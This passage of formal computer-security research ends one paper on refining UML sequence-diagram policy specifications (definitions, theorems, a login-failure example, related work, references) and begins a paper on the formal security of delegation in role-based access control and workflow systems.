$$[\![d_1']\!] \subseteq [\![d_1]\!] \wedge [\![d_2']\!] \subseteq [\![d_2]\!] \Rightarrow [\![d_1']\!] \succsim [\![d_2']\!] \subseteq [\![d_1]\!] \succsim [\![d_2]\!]$$

holds since the removal of elements from $[\![d_1]\!]$ or $[\![d_2]\!]$ yields a reduction of set of traces that results from applying the $\succsim$ operator. The case of monotonicity of $\succsim$

with respect to $\supseteq$ is symmetric. The argument for par, i.e. monotonicity of $\|$, is similar to seq, whereas the case of the union operator $\cup$ defining alt is trivial.

We now define refinement of a policy rule as follows.

Definition 6. $(dm, T, B) \rightsquigarrow (dm', T', B') \overset{\mathsf{def}}{=} dm = dm' \wedge T \rightsquigarrow_{tr} T' \wedge B \rightsquigarrow_{dm} B'$

It follows immediately from reflexivity and transitivity of the refinement relations $\rightsquigarrow_{tr}$ and $\rightsquigarrow_{dm}$ that the refinement relation $\rightsquigarrow$ for policy rules is also reflexive and transitive.

A policy is a set of rules, and for a policy specification P' to be a refinement of policy specification P, we require that each rule in P must be refined by a rule in P'.

Definition 7. $P \rightsquigarrow P' \overset{\mathsf{def}}{=} \forall r \in P : \exists r' \in P' : r \rightsquigarrow r'$

Theorem 2 address composition of interactions within a policy rule r. At the level of policy specifications, composition is simply the union of rule sets P. It follows straightforwardly that policy composition is monotonic with respect to refinement, i.e. $P_1 \rightsquigarrow P_1' \wedge P_2 \rightsquigarrow P_2' \Rightarrow P_1 \cup P_2 \rightsquigarrow P_1' \cup P_2'$. Refinement of policy specifications is furthermore transitive, i.e. $P_1 \rightsquigarrow P_2 \wedge P_2 \rightsquigarrow P_3 \Rightarrow P_1 \rightsquigarrow P_3$.

Development of policy specifications through refinement allows an abstract and general view of the system in the initial phases, ignoring details of system behavior, design and architecture. Since the specification is strengthened through refinement and more detailed aspects of the system are considered, the set of systems that adhere to the policy specification decreases. However, a system that adheres to a concrete, refined specification also adheres to the initial, abstract specification. This means that if a policy specification is further refined before it is enforced, the enforcement ensures that the initial, abstract specification is also enforced. This is expressed in the next theorem.

Theorem 3. *Given a system S and policy specifications P and P', if $P \rightsquigarrow P'$ and $P' \rightarrow_a S$, then $P \rightarrow_a S$.*

Policy composition and refinement do not rely on the assumption that the rules are mutually consistent or conflict free, which means that inconsistencies may be introduced during the development process. However, potential conflicts are generally inherent in policies for distributed systems [16]. Development of policy specification with refinement is in this respect desirable since conflicts and other errors are generally easier to detect and correct at abstract levels.

Example 2. In the following we give an example of policy specification refinement. Let, first, $P_1 = \{access, bar\}$ be the policy specification given by the permission and the prohibition depicted in Fig. 2. Refinement allows adding rules to the specification, so assume the obligation rule *loginFail* to the left in Fig. 5 and the obligation rule *disable* in Fig. 6 are added to the rule set such that $P_2 = \{access, bar, loginFail, disable\}$.

The former rule states that the application is obligated to alert the user in case of a login failure, i.e. when the user id is invalid. The latter rule, adapted




Fig. 5. Login failure

from [7], states that in case of three consecutive login failures, the application is obligated to disable the user, log the incident and alert the user.

The body of the rule to the left in Fig. 6 is specified with the UML 2.1 sequence diagram construct called interaction use which is a reference to another diagram. The interaction use covers the lifelines that are included in the referenced diagram. The body is defined by the parallel composition of the three diagrams d (disable the user), l (log the incident) and a (alert the user) to the right in Fig. 6. Equivalently, the referenced diagrams can be specified directly in place of the respective interaction uses.

By reflexivity, the permission and prohibition of P_2 are refinements of the same rules in P_1. Since adding rules is valid in refinement, P_2 is a refinement of P_1. Obviously, a system that adheres to P_2 also adheres to P_1.

The rules in both P_1 and P_2 refer to interactions only between the application and the users, which may be suitable at the initial development phases. At later




Fig. 6. Disable user

stages, however, the policy specification is typically specialized towards a specific system, and more details about the system architecture is taken into account. This is supported through refinement by decomposition of a single entity into several entities, thus allowing behavior to be specified in more detail. Due to space limits refinement by detailing is only exemplified in this paper. See [10] for a formal definition.

The rule *loginFail2* to the right in Fig. 5 shows a refinement of the rule *loginFail* to the left in the same figure. Here, the application A has been decomposed into the entities security administrator *SA* and log L. The refined obligation rule states that by the event of login failure, the security administrator must log the incident before alerting the user. The log also reports to the security administrator the current number n of consecutive login failures. Observe that the modality as well as the trigger are the same in both *loginFail* and *loginFail2*, and that the interactions between the application and the user are identical. This implies that *loginFail2* is a detailing of *loginFail*. Hence, *loginFail* $\rightsquigarrow$ *loginFail2*. It is easily seen that adherence to the latter rule implies adherence to the former.

Compositionality of refinement means that for a given policy specification, the individual rules can be refined separately. This means that for the policy specification $P_3 = \{access, bar, loginFail2, disable\}$ we have $P_2 \rightsquigarrow P_3$ and that for all systems S, $P_3 \rightarrow_a S$ implies $P_2 \rightarrow_a S$. By transitivity of refinement we also have that $P_1 \rightsquigarrow P_3$ and that adherence to P_3 implies adherence to P_1.

Compositionality of refinement also means that in order to refine a policy rule, the individual parts of the body of a rule can be refined separately. We illustrate this by showing a refinement of the body of the rule *disable* of Fig. 6. The body shows the parallel composition of three diagrams, denoted d par l par a.

Fig. 7 shows refinement of the diagram elements d and l into $d2$ and $l2$, respectively. In $d2$ the lifeline A has been decomposed into the components security administrator *SA* and user store *US* and shows the security administrator disabling a user by sending a message to the user store. We now have that $d \rightsquigarrow d2$ and, similarly, that $l \rightsquigarrow l2$ for the other diagram element. By compositionality of refinement of rule body, we get that $(d$ par l par $a) \rightsquigarrow (d2$ par $l2$ par $a)$.




Fig. 7. Refined diagrams

Let the obligation rule *disable2* be defined by replacing the references to d and l in *disable* of Fig. 6 with references to $d2$ and $l2$, respectively, of Fig. 7. We now have that *disable* $\rightsquigarrow$ *disable2*. The policy specification $P_4 = \{access, bar, loginFail2, disable2\}$ is a refinement of P_3 and, by transitivity, a refinement of P_2 and P_1 also. As before, $P_4 \rightarrow_a S$ implies $P_1 \rightarrow_a S$ for all systems S.

These examples show how more detailed aspects of system architecture and behavior may be taken into account at more refined levels. Another feature of refinement is that the behavior defined at abstract levels can be constrained at more concrete levels by ruling out alternatives. As an example, consider the body of the rule *disable2* which semantically is captured by the set trace set $[\![d2 \ \mathsf{par} \ l2 \ \mathsf{par} \ a]\!]$. This defines an interleaving of the traces of the three elements; there are no constraints on the ordering between them. The ordering can, however, be constrained by using sequential composition instead of parallel composition. If, for example, it is decided that the disabling of the user and the logging of the incident should be conducted before the user is alerted, this is defined by $(d2 \ \mathsf{par} \ l2) \ \mathsf{seq} \ a$. Sequential composition is a special case of parallel composition, so semantically we now have that $[\![(d2 \ \mathsf{par} \ l2) \ \mathsf{seq} \ a]\!] \subseteq [\![d2 \ \mathsf{par} \ l2 \ \mathsf{par} \ a]\!]$. For the obligation rule, the former set of traces represents a refinement of the latter set of traces.

Let *disable3* be defined as *disable2* where $d2 \ \mathsf{par} \ l2 \ \mathsf{par} \ a$ of the latter is replaced with $(d2 \ \mathsf{par} \ l2) \ \mathsf{seq} \ a$ in the former. Then $\mathit{disable2} \rightsquigarrow \mathit{disable3}$. By defining the specification $P_5 = \{\mathit{access}, \mathit{bar}, \mathit{loginFail2}, \mathit{disable3}\}$ we have $P_4 \rightsquigarrow P_5$. By transitivity, P_5 is a refinement of all the previous policy specifications of this example, and adherence to P_5 implies adherence to them all.

6 Related Work

Although a variety of languages and frameworks for policy based management has been proposed the last decade or so, policy refinement is still in its initial phase and little work has been done on this issue. After being introduced in [17] the goal-based approach to policy refinement has emerged as a possible approach and has also later been further elaborated [13, 14, 18].

In the approach described in [17], system requirements that eventually are fulfilled by low-level policy enforcement are captured through goal refinement. Initially, the requirements are defined by high-level, abstract policies, and so called strategies that describe the mechanisms by which the system can achieve a set of goals are formally derived from a system description and a description of the goals. Formal representation and reasoning are supported by the formalization of all specifications in event calculus.

Policy refinement is supported by the refinement of goals, system entities and strategies, allowing low-level, enforceable policies to be derived from high-level, abstract ones. Once the eventual strategies are identified, these are specified as policies the enforcement of which ensures the fulfillment of the abstract goals. As opposed to our approach, there is no refinement of policy *specifications*. Instead, the final polices are specified with Ponder [7], which does not support the specification of abstract policies that can be subject to refinement. The goal-based approach to policy refinement hence focus on refinement of policy requirements rather than policy specifications.

The same observations hold for the goal-based approaches described in [13, 14, 18], where the difference between [13, 17] and [14, 18] mainly is on the strategies for how to derive the policies to ensure the achievement of a given goal. The former use event calculus and abduction in order to derive the appropriate strategies, whereas the latter uses automated state exploration for obtaining the appropriate system executions. All approaches are, however, based on requirements capturing through goal refinement, and Ponder is used as the notation for the eventual policy specification.

In [13] a policy analysis and refinement tool supporting the proposed formal approach is described. In [17], the authors furthermore show that the formal specifications and results can be presented with UML diagrams to facilitate usability. The UML is, however, used to specify goals, strategies, etc., and not the policies *per se* as in our approach. In our evaluation of the UML as a notation for specifying policies [9] we found that sequence diagrams to a large extent have the required expressiveness, but that the lack of a customized syntax and semantics makes them unsuitable for this purpose. The same observation is made in attempts to formalize policy concepts from the reference model for open distributed processes [8] using the UML [6,19]. Nevertheless, in this paper we have shown that with minor extensions, policy specification and refinement can be supported.

UML sequence diagrams extends message sequence charts (MSCs) [20], and both MSCs and a family of approaches that have emerged from them, e.g. [21,22,23,24], could be considered as alternatives to notations for policy specification. These approaches, however, lack the expressiveness to specify policies and capture a notion of refinement with the properties demonstrated in this paper.

Live sequence charts (LSCs) [22] and modal sequence diagrams (MSDs) [21] are two similar approaches based on a distinction between existential and universal diagrams. This distinction can be utilized to specify permissions, obligations and prohibitions. However, conditionality is not supported for existential diagrams in LSCs which means that diagrams corresponding to our permissions cannot be specified with triggers. A precise or formal notion of refinement is also not defined for these approaches. In [23], a variant of MSCs is provided a formal semantics and is supported by a formal notion of refinement. MSCs are interpreted as existential, universal or negative (illegal) scenarios, which is related to the specification of permissions, obligations and prohibitions, respectively, in Deontic STAIRS. There are, however, no explicit constructs in the syntax for distinguishing between these interpretations. Conditional scenarios with a triggering construct are supported in [23], but as for LSCs the composition of the triggering scenario and the triggered scenario is that of strong sequencing. This can be unfortunate in the specification of distributed systems in which entities behave locally and interact with other entities asynchronously.

Triggered message sequence charts (TMSCs) [24] allow the specification of conditional scenarios and is supported by compositional refinement. There is, however, no support for distinguishing between permitted, obligated and prohibited scenarios; a system specification defines a set of valid traces, and all other traces are invalid.

7 Conclusion and Future Work

In this paper we have shown that the deontic notions of standard deontic logic [4] can be expressed in the UML by a conservative extension of the sequence diagram notation, thus enabling policy specification. We have defined both a formal notion of policy adherence and a formal notion of refinement. The refinement relation is transitive and also supports a compositional policy development, which means that individual parts of the policy specification can be developed separately. The refinement relation also ensures that the enforcement of a low-level policy specification implies the enforcement of the initial high-level specification.

Stepwise and compositional development of policy specifications is desirable as it facilitates the development process. Policy analysis is furthermore facilitated as analysis generally is easier and more efficient at abstract levels, and identified flaws are cheaper to fix. However, for policy analysis to be meaningful at an abstract level, the results must be preserved under refinement. In future work we will analyze the refinement relation with respect to such property preservation, particularly with respect to security, trust and adherence.

In the future we will also define language extensions to allow the specification of constraints in the form of Boolean expressions that limit the applicability of policy rules to specific system states. A refinement relation appropriate for this extension will also be defined.

Acknowledgments. The research on which this paper reports has been funded by the Research Council of Norway through the projects ENFORCE (164382/V30) and DIGIT (180052/S10).

References

1. Sloman, M., Lupu, E.: Security and Management Policy Specification. Network, IEEE 16(2), 10–19 (2002)
2. Object Management Group: Unified Modeling Language: Superstructure, version 2.1.1 (2007)
3. Sloman, M.: Policy Driven Management for Distributed Systems. Journal of Network and Systems Management 2, 333–360 (1994)
4. McNamara, P.: Deontic Logic. In: Gabbay, D.M., Woods, J. (eds.) Logic and the Modalities in the Twentieth Century. Handbook of the History of Logic, vol. 7, pp. 197–288. Elsevier, Amsterdam (2006)
5. Kagal, L., Finin, T., Joshi, A.: A Policy Language for a Pervasive Computing Environment. In: Proc. of 4th International Workshop on Policies for Distributed Systems and Networks (POLICY), pp. 63–74. IEEE CS Press, Los Alamitos (2003)
6. Aagedal, J.Ø., Milošević, Z.: ODP Enterprise Language: UML Perspective. In: Proc. of 3rd International Conference on Enterprise Distributed Object Computing (EDOC), pp. 60–71. IEEE CS Press, Los Alamitos (1999)
7. Damianou, N., Dulay, N., Lupu, E., Sloman, M.: The Ponder Policy Specification Language. In: Sloman, M., Lobo, J., Lupu, E.C. (eds.) POLICY 2001. LNCS, vol. 1995, pp. 18–38. Springer, Heidelberg (2001)

8. ISO/IEC: ISO/IEC FCD 15414, Information Technology - Open Distributed Processing - Reference Model - Enterprise Viewpoint (2000)
9. Solhaug, B., Elgesem, D., Stølen, K.: Specifying Policies Using UML Sequence Diagrams – An Evaluation Based on a Case Study. In: Proc. of 8th International Workshop on Policies for Distributed Systems and Networks (POLICY), pp. 19–28. IEEE CS Press, Los Alamitos (2007)
10. Haugen, Ø., Husa, K.E., Runde, R.K., Stølen, K.: STAIRS Towards Formal Design with Sequence Diagrams. Software & Systems Modeling 4, 355–367 (2005)
11. Runde, R.K., Refsdal, A., Stølen, K.: Relating Computer Systems to Sequence Diagrams with Underspecification, Inherent Nondeterminism and Probabilistic Choice. Technical Report 346, Department of Informatics, University of Oslo (2007)
12. Refsdal, A., Solhaug, B., Stølen, K.: A UML-based Method for the Development of Policies to Support Trust Management. In: Trust Management II – Proc. of 2nd Joint iTrust and PST Conference on Privacy, Trust Management and Security (IFIPTM), pp. 33–49. Springer, Heidelberg (2008)
13. Bandara, A.K., Lupu, E., Russo, A., Dulay, N., Sloman, M., Flegkas, P., Charalambides, M., Pavlou, G.: Policy Refinement for DiffServ Quality of Service Management. In: Proc. of 9th IFIP/IEEE International Symposium on Integrated Network Management (IM 2005), pp. 469–482 (2005)
14. Rubio-Loyola, J., Serrat, J., Charalambides, M., Flegkas, P., Pavlou, G.: A Functional Solution for Goal-Oriented Policy Refinement. In: Proc. of 7th International Workshop on Policies for Distributed Systems and Networks (POLICY), pp. 133–144. IEEE CS Press, Los Alamitos (2006)
15. OASIS: eXstensible Access Control Markup Language (XACML) Version 2.1 (2005)
16. Lupu, E., Sloman, M.: Conflicts in Policy-based Distributed Systems Management. IEEE Transactions on Software Engineering 25, 852–869 (1999)
17. Bandara, A.K., Lupu, E.C., Moffet, J., Russo, A.: A Goal-based Approach to Policy Refinement. In: Proc. of 5th International Workshop on Policies for Distributed Systems and Networks (POLICY), pp. 229–239. IEEE CS Press, Los Alamitos (2004)
18. Rubio-Loyola, J., Serrat, J., Charalambides, M., Flegkas, P., Pavlou, G., Lafuente, A.L.: Using Linear Temporal Model Checking for Goal-oriented Policy Refinement Frameworks. In: Proc. of 6th International Workshop on Policies for Distributed Systems and Networks (POLICY), pp. 181–190. IEEE CS Press, Los Alamitos (2005)
19. Linington, P.: Options for Expressing ODP Enterprise Communities and Their Policies by Using UML. In: Proc. of 3rd International Conference on Enterprise Distributed Object Computing (EDOC), pp. 72–82. IEEE CS Press, Los Alamitos (1999)
20. International Telecommunication Union: Recommendation Z.120 – Message Sequence Chart (MSC) (1999)
21. Harel, D., Maoz, S.: Assert and Negate Revisited: Modal Semantics for UML Sequence Diagrams. Software & Systems Modeling 7(2), 237–252 (2008)
22. Harel, D., Marelly, R.: Come, Let's Play: Scenario-Based Programming Using LSCs and the Play-Engine. Springer, Heidelberg (2003)
23. Krüger, I.H.: Distributed System Design with Message Sequence Charts. Ph.D thesis, Institut für Informatik, Ludwig-Maximilians-Universität München (2000)
24. Sengupta, B., Cleaveland, R.: Triggered Message Sequence Charts. IEEE Transactions on Software Engineering 32(8), 587–607 (2006)

On the Security of Delegation in Access Control Systems

Qihua Wang, Ninghui Li, and Hong Chen

Department of Computer Science, Purdue University
{wangq,ninghui,chen131}@cs.purdue.edu

Abstract. Delegation is a mechanism that allows a user A to act on another user B's behalf by making B's access rights available to A. It is well recognized as an important mechanism to provide resiliency and flexibility in access control systems, and has gained popularity in the research community. However, most existing literature focuses on modeling and managing delegations. Little work has been done on understanding the impact of delegation on the security of existing access control systems. In particular, no formal notion of security with respect to delegation has been proposed. Many existing access control systems are designed without having delegation in mind. Simply incorporating a delegation module into those systems may cause security breaches.

This paper focuses on the security aspect of delegation in access control systems. We first give examples on how colluding users may abuse the delegation support of access control systems to circumvent security policies, such as separation of duty. As a major contribution, we propose a formal notion of security with respect to delegation in access control systems. After that, we discuss potential mechanisms to enforce security. In particular, we design a novel source-based enforcement mechanism for workflow authorization systems so as to achieve both security and efficiency.

1 Introduction

User-to-user delegation, or delegation for short, is a mechanism that allows a user A to act on another user B's behalf by making B's access rights available to A. It is well recognized as an important mechanism to provide resiliency and flexibility in access control systems. For example, when a user is unable to perform a task due to sickness, he/she may delegate the privileges to another user so that the latter user can use the privileges to complete the task on time.

Delegation has received significant attention from the research community. A number of delegation models have been proposed [2,3,8,16,15,11,1,7,6] and most of them are for Role-Based Access Control (RBAC). In contrast to normal access right administration operations, which are performed centrally, delegation operations are usually performed in a distributed manner. That is to say, users have certain control on the delegation of their own rights. In order to prevent abuse, some delegation models support specification of authorization rules, which control who can delegate what privileges to other users as well as who can receive what privileges from others.

Essentially, a delegation operation temporarily changes the access control state so as to allow a user to use another user's access privileges. Due to its effect on access control states, delegation may lead to violation of security policies, especially static separation of duty policies. For instance, if roles r_1 and r_2 are mutually exclusive, a user who is a

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 317–332, 2008.

member of r_1 should not be allowed to receive r_2 from others through delegation. Such a security requirement can be enforced using delegation authorization rules.

Delegation may be viewed as a module that introduces additional functionalities into access control systems. An important class of access control systems that greatly benefit from delegation is workflow authorization system. A workflow divides a task into a set of well-defined sub-tasks (called *steps* in this paper). Security policies in workflow authorization systems are specified using authorization constraints. Example authorization constraints are “Steps 1 and 2 must be performed by the same user” and “Steps 3 and 4 must be performed by two users without conflicts of interests”. The modeling of workflow authorization systems has been studied in [4,5,10,14,12]. But only [14] considers the support of delegation. In other words, many existing workflow authorization systems are designed without delegation in mind.

To enhance existing access control systems with delegation, one needs to incorporate a delegation module into those systems. A naive approach is to place the delegation module on top of the access control module, and let the delegation module handle delegation operations and manipulate access control configuration. For example, when $Alice$ delegates the role r to Bob, the access control configuration is modified so that Bob is authorized for r in the new configuration. The underlying access control module consults the access control configuration without concerning delegation. Even though such a naive approach is simple and allows reusing existing implementation of access control modules, it introduces security breaches into the system. As we point out in Section 3.1, colluding users could exploit such breaches to circumvent security policies in the access control system. Due to the decentralized nature of delegation and the fact that not all the users in the system are trusted, collusion is a threat that must not be overlooked.

Since the naive approach could be insecure, more sophisticated methods are needed to create a secure system with delegation support. Surprisingly, even though delegation is well recognized as a very useful component of access control systems, to our knowledge, no work has performed in-depth study on how to incorporate a delegation module into access control systems in a secure manner.

This paper focuses on the security aspect of delegation in access control systems. We formally define the notion of security with respect to delegation. Intuitively, if an access control system is secure, then any group of users cannot “enhance the power” (i.e. become capable to complete more tasks than before) of the group through mutual delegation within the group. To justify this intuition, by delegating her privileges to user A, user B allows A to work on her behalf. This indicates that A gains no more than what B has, and thus, A should not be able to do more than A and B together can do before the delegation operation. This further implies that, after the delegation operation, A and B as a group cannot do more than before. If a system does not have such a property, when A and B collude, they may gain extra power by delegating privileges to each other. In that case, a group of colluding users can do more than they are supposed to do with the “help” of delegation, and the system is thus considered to be insecure with respect to delegation.

The rest of the paper is organized as follows. In Section 2, we provide definitions used in this paper. In Section 3, we give examples on how colluding users may bypass security policies using delegation, and then we provide a formal definition of security with respect to delegation. After that, we study enforcement mechanisms for delegation security in Section 4 and design a secure workflow system in Section 5. Finally, we discuss related work in Section 6 and conclude in Section 7.

2 Definitions

In this paper, we focus on role-based access control systems. Delegation models could be complicated. To create a delegation model, one needs to decide on a number of features, such as whether to allow partial delegation (i.e. delegating a portion of the permissions of a role), whether users can further delegate the privileges they received, how revocations are performed and so on. In order to describe the problem in a precise manner, we focus on a specific model rather than considering all possible options. However, our ideas and arguments will apply to delegation models with different features from ours.

In this section, we formalize delegation operations as access control state transition operations. We provide precise definitions on access control states, state transition rules and access control systems.

States (γ)**:** We assume that there are three countable sets: $\mathcal{U}$ (the set of all possible users), $\mathcal{R}$ (the set of all possible roles), $\mathcal{P}$ (the set of all possible permissions).

Definition 1 (Access Control State). An access control state γ is given as a 4-tuple $\langle UR, PA, DR, B\rangle$, where $UR \subseteq \mathcal{U} \times \mathcal{R}$ is user-role membership, $PA \subseteq \mathcal{P} \times \mathcal{R}$ is permission-role assignment, $DR \subseteq \mathcal{U} \times \mathcal{U} \times \mathcal{R} \times \{\text{“}g\text{”}, \text{“}t\text{”}\}$ is delegation relation, and B is a set of binary relations between users.

The user-role membership UR should not be confused with the user-role assignment relation UA in RBAC. When an RBAC system has both UA and a role hierarchy RH, the two relations UA and RH together determine UR. In other words, our notion of state abstracts away the details about how users gain role memberships.

In the delegation relation DR, $(u_1, u_2, r, \text{“}g\text{”})$ indicates that u_1 has delegated the role r to u_2 via a *grant* operation, while $(u_1, u_2, r, \text{“}t\text{”})$ indicates that u_1 has delegated the role r to u_2 via a *transfer* operation. The difference between grant and transfer will be discussed later in this section.

The binary relations defined in B will be useful in constraint specification in workflows. Examples on binary relations are “be a supervisor of” and “have conflicts of interests”.

Given a state γ, each user has a set of roles for which the user is authorized. A user is authorized for a role r if and only if he/she is a member of r or he/she received r from another user through delegation. We formalize this by defining a function $authR : \mathcal{U} \times \Gamma \rightarrow 2^{\mathcal{R}}$, where Γ is the set of all states.

$$\begin{aligned} authR(u, \langle UR, PA, DR, B\rangle) = \{r \mid\ & (u, r) \in UR \\ & \vee \exists_{u'}((u', u, r, \text{“}g\text{”}) \in DR \vee (u', u, r, \text{“}t\text{”}) \in DR)\} \end{aligned}$$

When a user u is authorized for the role r, he/she is authorized for the permissions assigned to r.

Delegation and State Transition: First of all, we introduce the notations related to delegation. Assume that $Alice$ delegates the role `Accountant` to Bob. In such an operation, $Alice$, who is the granter of privilege, is called *delegator*; Bob, who is the receiver of privilege, is called *delegatee*; the role `Accountant` is the *delegated privilege*. We assume that each delegation operation has only one delegated privilege. If a user wants to delegate multiple privileges to the same receiver, he/she can perform multiple delegation operations.

A delegation operation is essentially an access control state transition operation, which takes one of the following three forms:

- $grant(u_1, u_2, r)$: user u_1 *grants* role r to user u_2. After the delegation operation, u_2 gains r and u_1 still keeps r.
- $trans(u_1, u_2, r)$: user u_1 *transfers* role r to user u_2. After the delegation operation, u_2 gains r and u_1 (temporarily) loses r.
- $revoke(u_1, u_2, r)$: user u_1 *revokes* the delegated privilege, role r, from u_2.

Note that a user can grant or transfer only the roles he/she is a member of to others. To simplify delegation relation, we assume that a delegatee cannot further delegate the delegated privilege to other users, and only the corresponding delegator can revoke the delegated privilege from the delegatee.

Since delegation is performed in a distributed manner, in the sense that everyone may perform delegation operations, it is undesirable to allow a user to delegate his/her roles in a completely unrestricted way. Delegation operations are thus subject to the control of authorization rules, which takes one of the following three forms:

- $can\_grant(cond, r)$: a user who satisfies condition *cond* can grant r to other users, where *cond* is an expression formed using roles, the binary operators $\wedge$ and $\vee$, the unary operator $\neg$, and parentheses.
- $can\_transfer(cond, r)$: a user who satisfies condition *cond* can transfer r to other users.
- $can\_receive(cond, r)$: a user who satisfies condition *cond* can receive r from other users.

  For example, the rule $can\_receive(\texttt{Clerk} \wedge \neg\texttt{Treasurer}, \texttt{Accountant})$ states that anyone who is a member of `Clerk` but not a member of `Treasurer` can receive the role `Accountant`.

Definition 2 (Administrative State). An *administrative state* consists of a set RL of authorization rules. Given RL, a delegation operation $grant(u_1, u_2, r)$ (or similarly, $trans(u_1, u_2, r)$) succeeds in the state $\langle UR, PA, DR, B\rangle$ if and only if

$$(u_1, r) \in UR \wedge can\_grant(c_1, r) \in RL \wedge (u_1 \text{ satisfies } c_1)$$
$$\wedge\ can\_receive(c_2, r) \in RL \wedge (u_2 \text{ satisfies } c_2)$$

Otherwise, the delegation operation fails.

To simplify management, we assume that if a user u_1 granted or transferred a role r to u_2 and has not revoked r from u_2 yet, then u_1 can neither grant nor transfer r to u_2 again. That is to say, at any moment, a user may receive a role from the same user at most once. But a user may receive the same role from different users.

We use $\gamma \rightarrow_{op}^{RL} \gamma'$ to denote the state transition from γ to γ' after applying the delegation operation op under administrative state RL. Let $\gamma = \langle UR, PA, DR, B\rangle$. The state transition rules are described as follows:

- $op = grant(u_1, u_2, r)$: If op fails, then $\gamma' = \gamma$. Otherwise, $\gamma' = \langle UR, PA, DR', B\rangle$, where $DR' = DR \cup \{(u_1, u_2, r, \text{“}g\text{”})\}$.
- If $op = trans(u_1, u_2, r)$: If op fails, then $\gamma' = \gamma$. Otherwise, $\gamma' = \langle UR', PA, DR', B\rangle$, where $UR' = UR/\{u_1, r\}$ and $DR' = DR \cup \{(u_1, u_2, r, \text{“}t\text{”})\}$.
- If $op = revoke(u_1, u_2, r)$: There are three cases. Let $\gamma' = \langle UR', PA, DR', B\rangle$.
  - If $(u_1, u_2, r, \text{“}g\text{”}) \in DR$, then $UR' = UR$ and $DR' = DR/\{(u_1, u_2, r, \text{“}g\text{”})\}$.
  - If $(u_1, u_2, r, \text{“}t\text{”}) \in DR$, then $UR' = UR \cup \{(u_1, r)\}$ and $DR' = DR/\{(u_1, u_2, r, \text{“}t\text{”})\}$.
  - Otherwise, $\gamma' = \gamma$. It indicates that u_2 did not receive r from u_1 in γ, and thus the revocation fails.

Note that PA and B are not affected by state transition rules.

With the above state transition rules, we may apply a sequence Q of delegation operations one by one to γ and acquire γ'. We say that γ' is *reachable* from γ under administrative state RL, which is denoted as $\gamma \rightsquigarrow_{Q}^{RL} \gamma'$.

Workflow and Access Control Systems: In this paper, a task is modeled as a workflow, which divides the task into a number of well-defined steps.

Definition 3 (Workflow and Constraints). A *workflow* is represented as a tuple $\langle S, \prec, C\rangle$, where S is a set of steps, $\prec \subseteq S \times S$ defines a partial order among steps in S, and C is a set of constraints. $s_1 \prec s_2$ indicates that s_1 must be performed before s_2.

A *constraint* takes the form of $ct\langle s_1, s_2, \rho\rangle$, where s_1 and s_2 are two steps and ρ is a binary relation between users. Let u_1 and u_2 be the users who perform s_1 and s_2, respectively. $ct\langle s_1, s_2, \rho\rangle$ is satisfied if and only if $(u_1, u_2) \in \rho$.

Binary relations between users play an important role in constraint specification in existing workflow models [4,5,10,12]. Equality (=) and inequality (≠) relations are most common ones, and they are supported by almost all existing models. Besides “=” and “≠”, user-defined binary relations, such as “have conflicts of interests”, are supported by the workflow defined in Definition 3.

We call $c = ct\langle s_1, s_2, \rho\rangle$ a constraint on s_1 and s_2. If s_1 is executed later than s_2, then c is checked upon the execution of s_1; otherwise, c is checked upon the execution of s_2.

In an access control state, the permissions to perform steps in workflows are assigned to roles. Given an access control state $\gamma = \langle UR, PA, DR, B\rangle$, we say that a user u is *authorized* to perform a step s (or u is an *authorized user* for s), if and only if there exists a role r such that $r \in authR(u, \gamma)$ and $(p_s, r) \in PA$, where p_s is the permission to perform s.

When a task is performed, an instance of the corresponding workflow is created. In order to complete the workflow instance, every step of the workflow instance must be assigned to an authorized user and such assignments must not violate any constraint specified in the workflow. Note that during the execution of the workflow instance, the access control state may change due to delegation. We only need to ensure that a user is authorized to perform a step at the moment the step is performed. Constraint evaluation, which depends on user relations, is not affected by state changes, because the set B of user relations will not be modified by delegation operations.

An access control system with delegation support is defined in below.

Definition 4 (Access Control System). An *access control system* is represented as a 3-tuple $\langle\gamma, W, RL\rangle$, where γ is the initial access control state, W is a set of workflows and RL is the administrative state.

We assume that in the initial state $\gamma = \langle UR, PA, DR, B\rangle$ of an access control system, we always have $DR = \emptyset$. That is to say, no delegation operations have been performed in the initial state.

3 The Security of Delegation

We have provided precise definitions related to delegation and access control systems. In this section, we study the impact of delegation on the security of access control systems. First, we give examples on delegation-based attacks on access control systems. Second, we formally define the notion of security with respect to delegation in access control systems.

3.1 Circumventing Security Policies Using Delegation

In this section, we consider how malicious users may collude to circumvent security policies in access control systems. We present two examples describing two scenarios, in which colluding users successfully complete those tasks that they would not be able to complete without the "help" of delegation. After each example, we summarize the characteristic of the attack in the scenario.

